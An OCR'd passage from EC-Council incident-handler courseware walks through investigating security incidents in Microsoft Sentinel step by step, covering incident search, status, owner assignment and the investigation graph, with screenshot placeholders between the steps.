



Figure 8.21: Screenshot of Microsoft Azure Sentinel showing Manage playbook permissions option

## Investigating Incidents using Microsoft Azure Sentinel

Source: *https://www.microsoft.com*

Microsoft Azure Sentinel allows incident handlers to receive alerts from data sources upon encountering suspicious events in a network. The IH&R team can enable this feature by creating advanced analytics rules for identifying and investigating incidents.

Given below are various steps to investigate incidents using Microsoft Azure Sentinel:

- **Step 1:** Go to the **Incidents** page by selecting it from the left pane of Microsoft Sentinel. It displays basic information such as status, time, and severity for further investigation.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.22: Screenshot of Microsoft Sentinel showing Incidents page

- **Step 2:** Search incidents by entering a search string in the search box at the top of the incident list. You can also use some parameters such as **Alert name** or **Alert severity** in the **Advanced search** option for incident search by selecting them from the **Search by** button beside the search box, as shown in the screenshot below:





Figure 8.23: Screenshot of Microsoft Sentinel showing Advanced search


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 3:** Now, select a specific incident to begin the investigation. Accordingly, detailed information about the incident, including raw event, severity, and unique ID will be displayed.
- **Step 4:** Click on the **View full details** button in the Incidents page to view and inspect the incident further. You can also view and investigate from other tabs such as Timeline, Alerts, and Bookmarks associated with the incident.





Figure 8.24: Screenshot of Microsoft Sentinel showing the selected incident

- **Step 5:** For an ongoing incident investigation, set the status of that incident to **Active** until the investigation is completed.
- **Step 6:** You can now assign the incident to any group or user by configuring the **Owner** field from the left pane in the incident page, as shown in the screenshot.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.25: Screenshot of Microsoft Sentinel assigning incident owner

After assigning the incident, you can add comments for other analysts to give them a preliminary idea about the incident.

- **Step 7:** Click on the **Investigate** button below the left pane after assigning the incident to analyze the investigation map or graph. This helps in viewing and analyzing entities associated with the incident, as shown in the screenshot.





Figure 8.26: Screenshot of Microsoft Sentinel showing investigation graph


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 8:** Select any entity to review its information from the **Entities** pane, as shown in the screenshot.

